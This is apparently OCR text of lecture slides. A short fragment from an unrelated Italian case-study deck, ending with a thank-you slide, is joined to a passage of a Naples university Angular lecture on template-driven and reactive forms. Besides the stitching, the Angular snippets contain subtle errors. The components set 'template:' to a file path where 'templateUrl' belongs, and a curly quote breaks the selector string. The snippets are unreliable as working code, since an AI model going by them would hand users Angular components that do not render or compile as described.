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


Case Study – IDO2 Verifica Codice POD



Case Study – IDO1 Creazione Ordine



Case Study – Architettura TA



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
Testing Automation– Temporizzazione



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GRAZIE

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UNIVERSITÀ DEGLI STUDI DI NAPOLI FEDERICO II

WEB TECHNOLOGIES — LECTURE 21

ANGULAR: PART II

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PREVIOUSLY, ON WEB TECHNOLOGIES

- In Lect. 19, we started learning about Angular
- We know what **Components** are, how to use the built-in **Router**, and how to manage @Input/@Output from Components
- Today, we'll see some other important features of the Angular Framework. Notably:
  - Forms
  - Services and Dependency Injection
  - More about the Angular Router (securing routes)
  - HTTP Client
  - Signals

ANGULAR FORMS

- Forms are in many cases the preferred way of getting user input
- In Angular, forms can be handled in two ways:
  - **Template-driven forms**: associations between Component data and form are defined implicitly, via template directives
  - **Reactive forms**: associations between Component data and form are defined explicitly in the component

ANGULAR FORMS

Let’s add a Login form to our app. We’ll start by creating a component

```
@luigi ➜ D/O/T/W/2/e/2/angular-app $ ng generate component login
```

We associate the component with a new **Route** on the **/login** path

```
{ // new Route in app.routes.ts
   path: "login",
   title: "Login",
   component: LoginComponent
}
```

Last, we add a link in the **app.component.ts** template

```
// in the template for the AppComponent, before <router-outlet/>
<a routerLink="/login" routerLinkActive="active">Login</a>
```

ANGULAR FORMS: TEMPLATE–DRIVEN

```
import { Component } from '@angular/core';
import { FormsModule } from '@angular/forms';

@Component({
  selector: 'app-login’,
  standalone: true,
  imports: [FormsModule],
  template: './login.component.html',
  styleUrl: './login.component.scss'
})
export class LoginComponent {
  user: string = "";
  pass: string = "";
}
```


```
<h1>Login</h1>
<form>
  <label for="usr">Username:</label>
  <input id="usr" name="usr"
         [(ngModel)]="user"/>
  <label for="pwd">Password:</label>
  <input id="pwd" name="pwd"
         type="password"
         [(ngModel)]="pass"/>
</form>
<p>
  Username is <strong>{{user}}</strong>;
  Password is <strong>{{pass}}</strong>
</p>
```

ANGULAR FORMS: TEMPLATE–DRIVEN

- The `[(ngModel)]="pass"` directive is used to specify that the value of a form field is bound to a property (`pass`, in the example) of the component.
- This `[()]` notation is also known as «**banana in a box**» and represents a **two-way binding**: property binding and event binding

ANGULAR FORMS: TEMPLATE–DRIVEN

- As we type in the input, data in the component is updated automatically, and the template is updated as well
- If some change occurred to a property in the component, the corresponding input field would automatically update (**two-way binding**)
- For example, try to initialize the **user** property to a different value!



ANGULAR FORMS: REACTIVE APPROACH

```ts
import { Component } from '@angular/core';
import { FormControl, FormGroup, ReactiveFormsModule } from '@angular/forms';

@Component({
  selector: 'app-login',
  standalone: true,
  imports: [ReactiveFormsModule],
  template: './login.component.html',
  styleUrl: './login.component.scss'
})
export class LoginComponent {
  loginForm = new FormGroup({
    //argument is initial value
    user: new FormControl(''),
    pass: new FormControl('')
  })
}
```

